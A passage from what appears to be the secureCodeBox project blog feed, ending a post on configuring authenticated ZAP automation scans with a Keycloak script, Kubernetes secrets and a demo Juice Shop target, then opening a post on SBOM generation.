234)">|</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">env</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain">                                   </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># The environment, mandatory</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">contexts</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain">                           </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># List of 1 or more contexts, mandatory</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> test</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">config                </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Name to be used to refer to this context in other jobs, mandatory</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">urls</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"https://.*.example.com"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">includePaths</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"https://.*.example.com/.*"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">excludePaths</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">[</span><span class="token punctuation" style="color:rgb(199, 146, 234)">]</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">authentication</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">            </span><span class="token key atrule">method</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"script"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">            </span><span class="token key atrule">parameters</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">              </span><span class="token key atrule">script</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"&lt;PATH_TO_YOUR_SCRIPT_IN_THE_SCB_ENVIRONMENT&gt;/KeycloakClientCredentials.js"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">              </span><span class="token key atrule">scriptEngine</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"Oracle Nashorn"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">              </span><span class="token key atrule">EndpointForAuthentication</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"https://example.com/v1/token"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">            </span><span class="token key atrule">verification</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">              </span><span class="token key atrule">method</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"response"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">              </span><span class="token key atrule">loggedOutRegex</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"(Unauthorized)|(token expired)"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">              </span><span class="token key atrule">pollFrequency</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token number" style="color:rgb(247, 140, 108)">60</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">              </span><span class="token key atrule">pollUnits</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"requests"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">              </span><span class="token key atrule">pollUrl</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">""</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">              </span><span class="token key atrule">pollPostData</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">""</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">sessionManagement</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">            </span><span class="token key atrule">method</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"cookie"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">            </span><span class="token key atrule">parameters</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">users</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"internal-user"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">            </span><span class="token key atrule">credentials</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">              </span><span class="token key atrule">client_id</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"user"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">              </span><span class="token key atrule">client_secret</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"pass"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">parameters</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">failOnError</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token boolean important" style="color:rgb(255, 88, 116)">true</span><span class="token plain">                  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># If set exit on an error         </span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">failOnWarning</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token boolean important" style="color:rgb(255, 88, 116)">false</span><span class="token plain">               </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># If set exit on a warning</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">progressToStdout</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token boolean important" style="color:rgb(255, 88, 116)">true</span><span class="token plain">             </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># If set will write job progress to stdout</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">jobs</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">type</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> addOns                       </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Add-on management</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">install</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">[</span><span class="token plain">pscanrulesAlpha</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> pscanrulesBeta</span><span class="token punctuation" style="color:rgb(199, 146, 234)">]</span><span class="token plain"> </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># A list of non standard add-ons to install from the ZAP Marketplace</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">type</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> passiveScan</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">config           </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Passive scan configuration</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">parameters</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">maxAlertsPerRule</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token number" style="color:rgb(247, 140, 108)">10</span><span class="token plain">             </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Int: Maximum number of alerts to raise per rule</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">scanOnlyInScope</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token boolean important" style="color:rgb(255, 88, 116)">true</span><span class="token plain">            </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Bool: Only scan URLs in scope (recommended)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">type</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> spider                       </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># The traditional spider - fast but doesnt handle modern apps so well</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">parameters</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">context</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> test</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">config             </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># String: Name of the context to spider, default: first context</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">user</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> internal</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">user              </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># String: An optional user to use for authentication, must be defined in the env</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">maxDuration</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token number" style="color:rgb(247, 140, 108)">2</span><span class="token plain">                   </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Int: The max time in minutes the spider will be allowed to run for, default: 0 unlimited</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">type</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> spiderAjax                   </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># The ajax spider - slower than the spider but handles modern apps well</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">parameters</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">context</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> test</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">config             </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># String: Name of the context to spider, default: first context</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">maxDuration</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token number" style="color:rgb(247, 140, 108)">2</span><span class="token plain">                   </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Int: The max time in minutes the ajax spider will be allowed to run for, default: 0 unlimited</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">type</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> passiveScan</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">wait             </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Passive scan wait for the passive scanner to finish</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">parameters</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">maxDuration</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token number" style="color:rgb(247, 140, 108)">10</span><span class="token plain">                  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Int: The max time to wait for the passive scanner, default: 0 unlimited</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">type</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> report                       </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Report generation</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">parameters</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">template</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> traditional</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">xml        </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># String: The template id, default : modern</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">reportDir</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> /home/securecodebox/  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># String: The directory into which the report will be written</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">reportFile</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> zap</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">results          </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># String: The report file name pattern, default: {{yyyy-MM-dd}}-ZAP-Report-[[site]]</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">risks</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain">                             </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># List: The risks to include in this report, default all</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> high</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> medium</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> low</span><br></span></code></pre></div></div>
<p>For a complete overview of all the possible options you have for configuring a ZAP Automation scan, run
<code>bash ./zap.sh -cmd -autogenmax zap.yaml </code>. Alternatively, have a look at the <a href="https://www.zaproxy.org/docs/desktop/addons/automation-framework/" target="_blank" rel="noopener noreferrer" class="">official documentation</a>.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="credentials-in-zap-automation">Credentials in ZAP Automation<a href="https://www.securecodebox.io/blog/2023/09/01/automate-zap-with-authentication#credentials-in-zap-automation" class="hash-link" aria-label="Direct link to Credentials in ZAP Automation" title="Direct link to Credentials in ZAP Automation" translate="no">​</a></h3>
<p>The ZAP Automation Scanner supports the use of secrets, as to not have hardcoded credentials in the scan definition.
Generate secrets using the credentials that will later be used in the scan for authentication:</p>
<div class="language-bash codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-bash codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token plain">kubectl create secret generic unamesecret --from-literal</span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token string" style="color:rgb(195, 232, 141)">'username=&lt;USERNAME&gt;'</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">kubectl create secret generic pwordsecret --from-literal</span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token string" style="color:rgb(195, 232, 141)">'password=&lt;PASSWORD&gt;'</span><br></span></code></pre></div></div>
<p>You can now include the secrets in the scan definition and reference them in the ConfigMap that defines the scan options.
The following defines two secrets for the use in JSON-based authentication. The secrets can be referenced in the ConfigMap via <code>${EMAIL}</code> and <code>${PASS}</code>.</p>
<div class="language-yaml codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-yaml codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token key atrule">apiVersion</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"execution.securecodebox.io/v1"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">kind</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> Scan</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">metadata</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"zap-example-scan"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">spec</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">scanType</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"zap-automation-scan"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">parameters</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"-host"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"http://juiceshop.demo-targets.svc"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"-autorun"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"/home/securecodebox/scb-automation/2-automation.yaml"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">volumeMounts</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">mountPath</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> /home/securecodebox/scb</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">automation/2</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">automation.yaml</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> zap</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">automation</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">subPath</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> 2</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">automation.yaml</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">volumes</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> zap</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">automation</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">configMap</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> zap</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">automation</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">scan</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">config</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">env</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> EMAIL</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">valueFrom</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">secretKeyRef</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> unamesecret</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">key</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> username</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> PASS</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">valueFrom</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">secretKeyRef</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> pwordsecret</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token key atrule">key</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> password</span><br></span></code></pre></div></div>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="conclusion">Conclusion<a href="https://www.securecodebox.io/blog/2023/09/01/automate-zap-with-authentication#conclusion" class="hash-link" aria-label="Direct link to Conclusion" title="Direct link to Conclusion" translate="no">​</a></h2>
<p>With this, you should have everything you need to use a custom authentication script with ZAP in the secureCodeBox.
Done right, scripting can become an indispensible part of your workflows for automated security scans, and enable you to gain a significantly improved scan coverage for applications that require authentication.
To get you started, the <a href="https://github.com/zaproxy/community-scripts" target="_blank" rel="noopener noreferrer" class="">ZAP Community Scripts</a> repository contains a wide variety of scripts for different purposes, which illustrate the different ways scripting can be used, and which can serve as a template for your own scripting.
We can't wait to see what you will do with the combined power of ZAP scripting and the secureCodeBox!</p>]]></content>
        <author>
            <name>Rebecca Falke</name>
            <uri>https://github.com/rebeccan</uri>
        </author>
        <author>
            <name>Max Maass</name>
            <uri>https://github.com/malexmave</uri>
        </author>
        <category label="secureCodeBox" term="secureCodeBox"/>
        <category label="ZAP automation" term="ZAP automation"/>
        <category label="Authentication" term="Authentication"/>
    </entry>
    <entry>
        <title type="html"><![CDATA[Developing an SBOM Workflow – Part 1: SBOM Generation]]></title>
        <id>https://www.securecodebox.io/blog/2023/09/01/sbom-part-one-generation</id>
        <link href="https://www.securecodebox.io/blog/2023/09/01/sbom-part-one-generation"/>
        <updated>2023-09-01T00:00:00.000Z</updated>
        <summary type="html"><![CDATA[We describe our plans to build an SBOM workflow for the secureCodeBox, including an SBOM tool comparison and interoperability troubles. This part treats the aspects of generating SBOMs.]]></summary>
        <content type="html"><![CDATA[<p><img decoding="async" loading="lazy" alt="A waterfall" src="https://www.securecodebox.io/assets/images/2023-09-01-waterfall-10c822cc7dba9e5e66f7f3b093c6b207.jpg" width="1920" height="1253" class="img_ev3q"></p>
<p>Cover photo by <a href="https://unsplash.com/@mikeanywhere" target="_blank" rel="noopener noreferrer" class="">Mike Lewis HeadSmart Media</a> on <a href="https://unsplash.com/photos/waAAaeC9hns" target="_blank" rel="noopener noreferrer" class="">Unsplash</a>.</p>
<p>In <a class="" href="https://www.securecodebox.io/blog/2022/01/18/log4shell">the previous blogpost</a> we described how to use scans to find infrastructure affected by <em>Log4Shell</em>, but wouldn't it be way more convenient to already have this information available?
